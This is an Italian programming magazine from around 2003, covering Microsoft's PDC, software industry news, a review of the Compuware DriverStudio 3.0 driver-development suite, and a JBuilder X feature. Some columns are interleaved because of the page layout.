forte voglia di integrazione sentita in casa Microsoft; una nuova GUI che consente di scrivere stored procedure in modo completamente visuale e di lanciare interrogazioni *Xquery*; infine, un più esteso supporto a XML, presente ora come *data type* predefinito e su cui è quindi possibile agire con le comuni interrogazioni SQL. Nella Demo hanno costruito, tramite whidbey, una piccola applicazione per interrogare, via *WS*, un database *Yukon*. Solite ridottissime righe di codice e, zero righe per l'export dei dati in formato PDF, XML, Excel… La seconda parte della presentazione è dedicata ad un approfondimento su *WinFS* che anche Magione presenta come la risposta necessaria alle esplosione della dimensione dei dati immagazzinati nei no-

Fig. 21: Borland rappresenta un interessante punto di congiunzione fra Microsoft ed il mondo Linux www.borland.it

Fig. 22: Google presentava le Web API per l'interrogazione tramite Web Services del suo motore di ricerca

stri Hard Disk: "Ogni diciotto mesi triplichiamo la capacità degli Hard Disk: che Dio ci aiuti se dovremo ancora affidarci al *find first/find next* per muoverci in questo mare di dati!" Mangione delinea *WinFS* attraverso tre aspetti fondamentali:

- **semplificazione della ricerca di documenti e informazioni**
- **gestione delle relazioni fra le informazioni**
- **reagisce al cambiamento delle informazioni tramite agenti autonomi e programmabili dall'utente**

WinFS è dunque un tentativo per organizzare la conoscenza che tende ad ammucchiarsi negli hard disk. "Immagini, pezzi di codici, spezzoni video, persone incontrate, blog… questo è quello che dovrebbe rimanere da un'esperienza come la PDC. E questo è quello che andrà sicuramente perso". Mangione esemplifica così il tipo di ausilio che *WinFS* vuole dare alla user experience. Visto dalla prospettiva degli sviluppatori, *WinFS* si basa su NTFS e porta nell'accesso alle informazioni presenti su PC un approccio database-like, coniugandolo con la programmazione object oriented, XML e Transact-SQL. Avere un file system "realmente" ad oggetti ha permesso di presentare delle eccellenti API che, con grande eleganza, consentono di estendere e personalizzare il comportamento del file system stesso. Creare nuovi tipi di Item e nuove relazioni, predisporre nuove viste o anche il semplice accesso agli item, può essere effettuato in un contesto completamente object oriented.

Fig. 23: Avversaria di Microsoft su molti campi, IBM non ha comunque voluto mancare l'appuntamento con la PDC per illustrare i prodotti Rational per lo sviluppo www.ibm.com/software/rational

Fig. 24: AppForge presentava il suo add-on per Visual Basic www.appforge.com

CONCLUDENDO

Una PDC così ricca non si era mai vista. Il numero e la qualità di novità tecnologiche ha lasciato tutti senza fiato. Una dimostrazione di forza che, se non mette Microsoft al riparo dai problemi derivanti dalla suo eccessivo peso sul mercato, restituisce comunque l'immagine di una società all'avanguardia e con un piede già saldo nel futuro. In queste pagine non ho fatto a tempo a descrivere il clima curioso e teso degli sviluppatori presenti nelle sessioni. Non ho parlato delle Hands On Lab che hanno permesso a tutti di "giocare" con i nuovi gioiellini di Microsoft. Non ho parlato delle serata passata agli Universal Studios di Hollywood, né di quella passata in una megavilla che dominava Los Angeles… in cui un qualche collega giornalista è finito in piscina.
Non ho detto dell'eccitazione sincera, che ci ha rapito, come davanti ad un alba: Longhorn è davvero un nuovo giorno, speriamo arrivi presto.

Fig. 25: Le librerie National Instruments per .Net consentono di realizzare rapidamente applicazioni per pilotare strumenti di misura www.ni.com

APPROVATE LE SPECIFICHE J2EE 1.4

Sun Microsystems ha annunciato che le specifiche J2EE 1.4 sono state approvate all'unanimità dal Java Community Process. Tra le novità più rilevanti segnaliamo il supporto al Web Services Interoperability Organization (WS-I) Basic Profile 1.0, il documento che descrive le linee guida per creare Web Service interoperabili. Il supporto era già disponibile come pacchetto indipendente con le JAX-RPC, l'averlo incluso nella piattaforma J2EE è comunque un grosso passo avanti, soprattutto nell'ottica di contrastare l'avanzata di .NET e la sua posizione dominante nel panorama delle piattaforme di sviluppo per Web Services.

OFFICE 2003 APERTO

Microsoft ha deciso di permettere l'utilizzo gratuito del formato XML adottato dai documenti in Office 2003. La notizia avrà notevoli ricadute in svariati campi: innanzitutto è un passo nella direzione chiesta da molti enti governativi, Unione Europea in testa, inoltre consentirà la piena compatibilità di software di terze parti con i prodotti della suite Microsoft Office, Open Office su tutti. Questo importante passo è stato comunque criticato da una parte degli sviluppatori che vorrebbero che gli schemi XML utilizzati da Office fossero liberi e svincolati dal controllo diretto di Microsoft.

http://www.microsoft.com/office/xml/

News

BEA E IBM A BRACCETTO

Le due compagnie, dopo aver coltivato per anni una fruttuosa rivalità, hanno iniziato a collaborare al fine di smussare le incompatibilità esistenti fra le loro rispettive linee di prodotti basate su Java.
Durante il prossimo anno, gli upgrade previsti per WebLogic di BEA e WebSphere di IBM includeranno degli appositi moduli per facilitare la cooperazione con l'altra piattaforma.
Le due aziende, da sempre in competizione per la leadership nel mercato degli application server Java, hanno già collaborato in passato nella definizione di alcune specifiche per Java e all'interno del WS-I per la definizione degli standard da adottare nei Web Services.


APACHE E JBOSS OTTENGONO LA LICENZA J2EE

Apache Software Foundation e JBoss Group sono i primi ad ottenere la certificazione J2EE per prodotti licenziati come open-source.
Per la prima volta delle implementazione Open Source entrano a far parte della Java community.
La certificazione pare non sia arrivata gratuitamente: alcuni dirigenti di JBoss Group hanno affermato che alcuni partner li hanno aiutati a sostenere economicamente le spese, senza peraltro specificare i nomi.

MACROMEDIA ALZA IL TIRO VERSO IL MERCATO ENTERPRISE

Royale rinasce e cambia nome in Flex: un progetto che combinando una piattaforma server, pattern di sviluppo e tool di programmazione, porterà Flash a giocare un importante ruolo nel mercato Java enterprise. Lo scopo è di attrarre gli sviluppatori che lavorano con Java 2 Enterprise a sviluppare interfacce interattive in Flash per le loro applicazioni J2EE.
Spesso le applicazioni J2EE, per quanto curate sul lato back end, presentano forti limiti nell'interfaccia utente, Flex andrà a colmare proprio questa carenza. Le probabilità di successo sono ottime, anche grazie alla nuova possibilità di programmare le interfacce Flash attraverso dei comuni editor testuali, al posto dei ricchi ma complessi tool di sviluppo finora distribuiti da Macromedia.
Il linguaggio che consentirà questo piccolo miracolo è MXML, una definizione XML che consente di descrivere sul lato server i file SWF che saranno poi interpretati normalmente dal player Flash presente sulla macchina client. MXML consente di definire completamente la GUI di un'applicazione attraverso un semplice docu-

L'INFORMATICA PER TROVARE NUOVI MATERIALI

Tecniche di Datamining per cercare nuovi materiali: questo è essenzialmente l'oggetto della ricerca di alcuni ingegneri del MIT di Boston. Già ora, i computer vengono utilizzati per simulare il comportamento di nuovi materiali, attraverso l'applicazione delle equazioni fondamentali della meccanica quantistica. Il problema è che i calcoli necessari sono talmente tanti da rendere impossibile una simulazione completa di tutte le possibili strutture che un materiale può assumere. Le tecniche predittive del datamining consentono di trovare i pattern di ricerca che più probabilmente porteranno al successo, il tutto partendo da un database dei materiali già conosciuti. La tecnica è la stessa che

mento XML cosa che, per leggibilità e flessibilità, consentirà un grande passo avanti per lo sviluppo delle interfacce. MXML è per molti versi simile a XAML, il linguaggio di presentazione adottato da Longhorn per pilotare il motore di visualizzazione, e presentato da Microsoft alla recente PDC di Los Angeles. Il vantaggio competitivo di Flex è nel forte anticipo rispetto al concorrente Microsoft: Macromedia prevede di lanciare Flex per J2EE nella prima metà del 2004, mentre non è ancora certa una data di rilascio per la versione di Flex che supporterà .Net.

www.macromedia.com

NUOVA VITA ALLE JAVA CARD

Sun rilancia sul mercato delle smart card, con una nuova iniziativa tesa a conquistare fasce di mercato più basse rispetto a quelle consolidate finora con le Java Card tradizionali.
Il nuovo progetto, denominato "Java Card S", consente di far girare le stesse identiche applet utilizzabili sulle comuni Java Card su carte molto meno costose, con l'unica limitazione di non poter scaricare ulteriori applet una volta che la carta è stata prodotta. Restano intatte tutte le altre prerogative delle Java Card, inclusa la possibilità di avere più applicazioni sulla medesima carta.

www.java.sun.com/javacard/

consente, ad esempio, ad Amzon di prevedere quale libro un utente (o un gruppo) comprerà, sulla base delle scelte già effettuate. La tecnica è molto promettente e lo scopo ultimo sarà quello di pubblicare su Internet un enorme database con tutti i materiali conosciuti, con enormi benefici per tutta la comunità di ricercatori.

http://web.mit.edu/newsoffice/nr/2003/datamining.html

Home page del portale Mit News.

MICROSOFT ACCELERA SUL MERCATO EMBEDDED

Windows CE ha raccolto i consensi di numerose case automobilistiche e molti degli aggeggi elettronici che popoleranno le prossime auto di BMW, Volvo e Honda avranno all'interno la versione scalata del sistema operativo del gigante di Redmond. Dai sistemi di navigazione ai lettori musicali: Microsoft considera che, nel giro di tre anni, il trenta per cento delle automobili prodotte dovrebbe avere un dispositivo con Windows CE integrato.

UN PORTALE FIRMATO ORACLE

Un tool di sviluppo per realizzare portali Web basati su Java: su questo nuovo prodotto Oracle punta molto per rilanciare il suo portal server software, il motore per la generazione di contenuti.
All'insegna dell'integrazione, questo tool dovrebbe essere il fulcro attorno a cui far ruotare tutte le applicazioni di una azienda, ognuna con il suo specifico ramo d'azione, permettendo di esportare i propri dati in formato XML.
Il tool sviluppato da Oracle consentirà, quindi, di integrare i dati provenienti dalla più svariate forme e presentarli in modo automatico all'interno di una interfaccia Web.

http://portalcenter.oracle.com

AL TRAGUARDO LA PROSSIMA GENERAZIONE DI CHIP INTEL

Il più grande costruttore di semiconduttori al mondo ha lasciato trapelare le prime informazioni su quella che sarà la prossima generazione di processori: pare abbiano dato esito positivo i primi test effettuati con i primi prototipi con tecnologia a 65 nanometri. Rispetto all'attuale tecnologia (130 nm) i nuovi processori consentiranno di raddoppiare il numero di transistor per chip, con un conseguente miglioramente in prestazioni. La nuova tecnologia garantirà anche una consistente riduzione del consumo di energia, fattore che si fa sempre più critico con l'aumentare dei dispositivi mobili. "Grazie a questo risultato, la tecnologia a 65 nm di Intel è destinata a confermare il nostro record iniziato 15 anni fa di velocizzare la produzione con un processo di nuova generazione ogni due anni. In realtà sono trascorsi solo 20 mesi dall'annuncio di aver realizzato SRAM pienamente funzionanti con il processo a 90 nm, che è ora nella rampa produttiva", ha spiegato Sunlin Chou, Senior Vice President di Intel.

"Con il processo a 65 nm riusciremo a realizzare prodotti più evoluti a costi inferiori, mentre continuiamo a introdurre innovazioni per prolungare la Legge di Moore".

www.intel.com

IL BRASILE RINUNCIA A BILL

Il governo del presidente Lula, con il coraggio che fin dall'inizio lo ha caratterizzato, ha avviato una campagna per la massiccia introduzione di Linux nella pubblica amministrazione. Gli enti pubblici potranno acquistare nuovi PC, solo a patto che non vi sia preinstallato un sistema operativo: questo è l'unico diktat di un decreto che si fonda più che altro sulla sensibilizzazione degli enti. A tutte le aziende pubbliche è stato richiesto di presentare uno studio sugli effetti della introduzione di software libero. La decisione è stata motivata dal pesante esborso per licenze software che grava sulle casse dello stato: 34 milioni di dollari all'anno. Inoltre, recenti studi hanno evidenziato che nella bilancia dei pagamenti sulle licenze software, il Brasile spende ogni anno 1 miliardo di dollari in più rispetto a quelli che incassa. La strada per la conversione al software libero non sarà comunque semplice, né breve. Ricardo Sigaud, direttore del Ministero della Pianificazione, ha affermato che conta di raggiungere l'80% nell'arco dei prossimi tre anni. Facile prevedere che a questa conversione Microsoft si opporrà con una, peraltro lecita, campagna di sconti.

UML 2.0: RICCO MA UN PO' PESANTE

L'UML 2.0 (Unified Modeling Language) si è andato appesantendo con il tempo ma, nonostante ciò, resta uno strumento essenziale per la modellazione dei sistemi e rappresenta un notevole passo avanti rispetto alla versione 1.0.
All'interno dell'OMG (Object Management Group), organismo deputato allo sviluppo di UML, sono in molti a ritenere che lo standard 2.0 avrebbe potuto essere più elegante e presentare meno funzioni.
Il lavoro svolto dall'OMG ha soprattutto curato l'aspetto della scalabilità: con in nuovi connettori e le nuove interfacce, l'UML viene incontro alle esigenze delle più grandi aziende software e rende possibile la cooperazione anche per team di sviluppatori particolarmente nutriti.
L'attenzione offerta alla capacità di integrazione non mitiga la necessità per gli sviluppatori di trovare dei propri protocolli operativi nell'utilizzo di UML 2.0, una sorta di contraltare alla grande flessibilità garantita.
Tra i motivi di questo ennesimo balzo tecnologico c'è l'adozione di una versione di seconda generazione del silicio "strainded" a elevate prestazioni.
Questo tipo di silicio migliora il flusso della corrente, aumentando la velocità dei transistor con appena il 2% di incremento dei costi di produzione.

www.omg.org/uml/

DriverStudio 3.0

Una suite di strumenti per accelerare il processo di sviluppo dei device driver e per migliorare la fase di debug delle applicazioni Windows

DriverStudio di Compuware è il risultato di una lunga storia di produzione di strumenti per lo sviluppo di applicazioni e di device driver. La suite comprende i noti SoftICE, DriverWorks, VtoolsD e il DriverNetworks framework package.
Inoltre, sono stati aggiunti nuovi strumenti device driver, basati sulla tecnologia application-level sviluppata per i componenti BoundsChercher, TrueTime e TrueCoverage.
Il risultato è una suite di strumenti che accelera lo sviluppo, il debugging, il testing, il tuning e lo sviluppo di device driver. La nuova versione, infine, si integra sia con l'ambiente di sviluppo Visual Studio .NET sia con Visual Studio 6, attraverso il nuovo ambiente DriverWorkBench technology.

DEBUGGGING DI DRIVER IN KERNEL-MODE

SoftICE è il più famoso software di debugging al mondo. A differenza della maggior parte dei software simili, SoftICE lavora in kernel-mode, ed è in grado di effettuare il debug su postazioni singole e doppie, il tutto con facilità ed estrema rapidità grazie ai potenti strumenti di cui il software è dotato. La suite 3.0 comprende anche una versione visuale del prodotto, Visual SoftICE, per facilitare ulteriormente tutte le operazioni, fornendo le stesse potenzialità del software di base in un'applicazione multifinestra. Visual SoftICE può usare la macchina master a 32-bit oppure diverse macchine target a 32 o 64-bit. Inoltre, supporta gli handle dell'Intel Itanium e Itanium 2 come quelli della famiglia di processori AMD X86-64. Una delle caratteristiche più innovative di DriverStudio è l'adozione dell'architettura host/target, grazie alla quale gli sviluppatori possono effettuare il debug su macchine in locale o in remoto (target), direttamente dalla macchina di sviluppo tramite una connessione seriale o TCP/IP di tipo LAN, WAN o Internet.

SVILUPPO SEMPLIFICATO DI DEVICE DRIVERS NT E WDM

DriverWorks automatizza lo sviluppo di driver per Windows NT di driver WDM per Windows Server 2003, Windows XP, Windows 2000 e Windows Millennium. L'innovativo DriverWizard guida il processo di sviluppo di driver generando automaticamente il codice sorgente del driver dalla descrizione dell'hardware. DriverWorks contempla la Compuware Device Access Architecture (DAA) che fornisce codice sorgente compatibile per tutte le piattaforme di Windows. Inoltre, DriverWorks fornisce il supporto per i driver progettati con, compresi i driver UB 2.0 e i minidriver AVStram.

DEVICE ACCESS ARCHITECTURE

La Device Access Architecture (DAA) è una famiglia di API fornita all'interno di VtoolsD (versione 3 e successive) e di DriverWorks (tutte le versioni). Usando l'interfaccia DAA, è possibile condividere facilmente lo stesso codice sorgente di applicazioni e di driver per tutte le differenti versioni di Windows. Per ottenere migliori prestazioni, si può usare il codice sorgente nel Kernel Agent. Per ottenere maggiore flessibilità, invece, è possibile usare lo stesso codice sorgente in un driver WDM per Windows Millennium, Windows 98 o Windows 2000 e Windows XP, o in un NT Kernel mode driver per Windows NT, o ancora in un VxD per Windows 98 e Windows 95. L'uso di DAA aumenta la portabilità dei progetti attraverso le varie piattaforme senza penalizzare l'accesso alla device interface e alle API disponibili in ciascun sistema. La DAA fornisce le classi

Fig. 1: ***Struttura logica di funzionamento della Device Access Architecture.***

per il supporto delle seguenti interfacce:

- I/O Register access
- Interrupt Handling
- Registry Access
- Tracing Facilities
- Resource Assignment
- List Operations
- Mapped Memory
- Deferred Procedure Calls/Events
- Unicode Strings
- IOCTL Abstraction
- Shared FIFOs
- Timer Services

CREARE FACILMENTE E PERSONALIZZARE NETWORK DRIVER

DriverNetworks fornisce una biblioteca completa di classi C++ con cui lo sviluppatore può definire rapidamente un'interfaccia di scheda di rete e, usando il *Network Driver Wizard*, assemblare uno scheletro (*skeleton*) *network driver* per un *miniport*, o di tipo intermediate oppure NDIS (*Network Device Interface Specification*), o un *Transport Data Interface* (TDI) driver. Per DriverStudio 3.0, le *DriverNetworks C++ class library* includono un nuovo framework C++, nuovi esempi e wizard che permettono allo sviluppatore di produrre driver di connessione NDIS oriented per miniport e integrati call manager. È sufficiente scrivere il codice necessario per accedere alle caratteristiche specifiche del proprio hardware di rete. DriverNetworks contempla una varietà di media network, compresi Ethernet, Token Ring, WAN, wireless e ARCNET. I driver prodotti sono compatibili con Windows Server 2003, Windows XP, Windows 2000 e Windows Millennium Edition.
DriverNetworks estrae inoltre le specifiche del network driver e i modelli Windows networking. Ciò permette agli sviluppatori di utilizzare facilmente i concept DDK all'interno dei network driver.

ANALIZZARE E RILEVARE AUTOMATICAMENTE ERRORI NEI DEVICE DRIVER

BoundsChecker Driver Edition rileva automaticamente gli errori di programmazione nei driver per Windows Server 2003, Windows XP, Windows 2000 e Windows Millennium Edition, osservando tutte le chiamate al kernel del sistema operativo. Il trace log espone le operazioni del sistema operativo e aiuta gli sviluppatori a capire l'interfaccia fra sistema e device driver. Oltre alla rilevazione degli errori nei parametri, BoundsChecker effettua un'annotazione delle operazioni dei driver selezionati, disponibile per essere visualizzata e analizzata da DriverWorkbench e da SoftICE. Senza bisogno di alcun codice sorgente o modifica del driver, BoundsChecker può monitorare il comportamento dell'intero driver, generare un log per l'utente selezionato, con la possibilità di inviare il log come allegato di una email. Può anche rintracciare le allocazioni e de-allocazioni di memoria mentre visualizza il codice sorgente presente in memoria.

PRESTAZIONI DEI DRIVER




Integrato in DriverWorkbench, TrueTime Driver Edition è uno strumento d'analisi delle prestazioni che permette agli sviluppatori di diver per Windows Server 2003, Windows Xp e 2000 di identificare e riparare facilmente i rallentamenti sia in locale che in remoto. TrueTime fornisce non le statistiche dettagliate dell'esecuzione di diverse funzioni del codice, oltre a tabelle e diagrammi dei dati che attraversano il driver.
Senza modificare il codice sorgente, TrueTime raccoglie le informazioni complete su prestazioni, statistiche e dati, funzioni ed operazioni.

☑ DriverStudio 3.0

Produttore: Compuware SPA
Distributore italiano: Compuware SPA
Sito: www.compuware.it
Info: Tel. 800783667

DriverStudio include:

- **DriverWorks – Sviluppo semplificato di driver NT e WDM.**
- **DriverNetworks – creazione facilitata e personalizzazione di network driver.**
- **SoftICE, Visual SoftICE - Debug di driver in kernel-mode, di applicazioni o dell'intero sistema.**
- **BoundsChecker Driver Edition - Analisi and rilevazione automatica di errori nei driver.**
- **TrueTime Driver Edition – Aumento delle prestazioni dei driver.**
- **TrueCoverage Driver Edition – Raccolta delle informazioni senza codice sorgente.**

Gli strumenti di DriverStudio

1 Visual SoftICE è un potente debugger two-machine system-wide a finestre multiple, la cui interfaccia può essere personalizzata.

2 DriverWorks genera automaticamente il codice di un device driver a partire dalla descrizione del proprio hardware di rete.

3 Con TrueCoverage, l'analisi del codice può essere effettuata senza che ci sia bisogno del codice sorgente o dei somboli.

SOFTWARE SUL CD

Una selezione dei migliori tool di sviluppo proposta dalla redazione di ioProgrammo

JBuilder X Enterprise

Lo stato dell'arte per lo sviluppo Java

Tutta l'esperienza che Borland ha maturato nei suoi venti anni di attività, si trova riversata in questo prodotto. JBuilder X è stato progettato per aiutare gli sviluppatori a rendere più veloce il loro lavoro. Sia i programmatori più giovani che quelli più esperti potranno trovare dei buoni motivi per avvicinarsi alla nuova piattaforma proposta da Borland, efficace soprattutto nello sviluppo di applicazioni DB, Enterprise JavaBeans, XML, Web Services e progetti J2EE. Nella versione Enterprise risulta molto interessante il supporto allo sviluppo delle parti client e server di applicazioni distribuite CORBA, grazie ad un apposito Wizard.
Lo sviluppo di applicazioni *multi-tier* si avvantaggia invece dei *designer struts*: un framework open-source che permette di organizzare visualmente l'interazione fra tutti gli oggetti del progetto. La realizzazione di applicazioni mobili J2ME è ampiamente supportata in tutte le fasi: sviluppo, compilazione, simulazione e debug. Il tutto secondo il MIDP profile in standard 1.0 e 2.0.

Fig. 1: Al primo avvio, siamo accolti da un progetto di benvenuto che propone diversi percorsi per approcciare il nuovo ambiente. Vi consigliamo senz'altro di seguire i tutorial.

LE PRINCIPALI NOVITÀ

La prima cosa che salta all'occhio è una maggiore flessibilità dell'interfaccia che consente di personalizzare in pochi istanti l'ambiente di lavoro, ad esempio liberandolo dalle barre che non ci interessa utilizzare. Molte migliorie sono state apportate a quello che per lo sviluppatore è il pane quotidiano: la scrittura del codice. In particolare, ci piace segnalare la funzione che cambia in grigio il colore delle variabili che non sono più utilizzate, assieme ad una utile sezione *"to-do"* in cui è possibile segnare le cose da fare. Sul fronte Web Services, abbiamo un nuovo Web Services Designer che consente di creare, importare ed esportare Web Services in modo del tutto visuale. Restando alla programmazione per il Web, JBuilder X abbraccia pienamente il pattern *MVC (Model-View-Control)* attraverso l'adozione del framework open source *Struts*. Lo sviluppo Web è facilitato anche dalla tecnologia *TagInsight* per JSP, HTML e XML. Per il mobile, si segnala il supporto per MIDP 2.0 e per l'i-mode DoCoMo, attraverso il DoJa SDK. Infine, uno dei tasti dolenti per gli sviluppatori Java: le prestazioni. JBuilder X, accanto ad un rinnovato debugger, fornisce un completo analizzatore di prestazioni che aiuta nella ricerca dei colli di bottiglia presenti nelle applicazioni che si sviluppano.

ENTERPRISE: I VANTAGGI

Nota dolente per tutti i programmatori, la

Fig. 2: L'editor di testo è completissimo e molto chiaro. Ovviamente comprende la funzione di autocompletamento del codice.





Fig. 3: **Ricchissima la finestra di Design: grazie al vista ad albero presente sulla sinistra, è possibile tenere sotto controllo la complessità dell'interfaccia.**

documentazione del proprio software resta una parte fondamentale del nostro lavoro. JBuilder X ci viene in contro con un apposito Wizard per la generazione, in standard Javadoc, della documentazione dei nostri progetti. È addirittura possibile far si che la generazione del Javadoc sia parte integrante del processo di build. La funzionalità appena descritta è disponibile solo nella versione Enterprise di JBuilder X, così come l'integrazione con tutti i più importanti application server J2EE: JBoss, BEA WebLogic, IBM WebSphere, Sybase EAServer, Sun ONE Application Server, Oracle 9i Application Server oltre, ovviamente, al Borland Enterprise Server. Con ognuno di questi application server, è possibile effettuare il debug, il deploy e fare girare applicazioni, sempre all'interno di JBuilder X Enterprise. Anche il supporto per Cocoon è una prerogativa della versione Enterprise.

Cocoon è un framework servlet-based per la pubblicazione di dati XML, che consente una netta separazione fra contenuti, presentazione e logica. I tre livelli sono tenuti assieme tramite XSL mentre la generazione del modulo Web Cocoon è facilitata da un apposito Wizard.

IL MOMENTO DI INSTALLARE

Le risorse di sistema richieste da JBuilder sono notevoli. La configurazione minima raccomandata prevede 512MB di RAM, almeno 760 MB di spazio sull'hard disk ed un Pentium III 500 MHz. Per una corretta installazione è necessario collegarsi al link *http://www.borland.com/products/downloads/download_jbuilder.html#* e cliccare su *"Enterprise Trial & Foundation"*, lasciare i propri dati evitando di scaricare il pacchetto di installazione. In pochi istanti riceveremo nella casella di posta elettronica la chiave di attivazione. Dopo l'installazione, al primo avvio di JBuilder vi verrà richiesto di indicare la posizione della chiave di attivazione che avete ricevuto: sarà sufficiente indicare il percorso completo e potremo testare l'ambiente, in tutte le sue funzionalità, per trenta giorni.

Fig. 4: **UML: il diagramma delle classi estratto automaticamente da JBuilder X**








Fig. 5: **È interessante notare come i diagrammi UML non siano una mera rappresentazione del codice. In JBuilder X possiamo attuare una reale modellazione UML e agire sull'applicazione direttamente dal modello.**

☑ JBuilder X Enterprise


Sul web: www.borland.it
Prezzo: nuova licenza $3.500
upgrade: $1.900
Sul CD: \jbuilderx

Come generare un Javadoc per il nostro progetto

1 **Selezioniamo *"Javadoc..."* dal menu *wizard* e indichiamo nome e percorso per la documentazione. È anche possibile decidere se lanciare Javadoc ad ogni build del progetto. Le scelte compiute in questo wizard potranno sempre essere modificate cliccando sul nuovo nodo *"Doclet"* nel pannello *project.***

2 **Dobbiamo ora indicare quali file includere nel Javadoc. La scelta di default include tutti i file. È inoltre necessario specificare quali classi e membri vanno documentati, la selezione è fatta sulla base della loro visibilità: *Public, Protected, Package* o *Private*.**

3 **Infine, possiamo personalizzare la documentazione che sarà generata con una serie di opzioni come: la presenza dell'albero gerarchico, la barra di navigazione, l'indice e così via. È anche possibile aggiungere opzioni addizionali non presenti nell'elenco. Un clic su *"Finish"* per concludere.**

Flash MX 2004 Professional

Italiano


Finalmente in italiano la versione completa del più celebre applicativo per la creazione di progetti multimediali

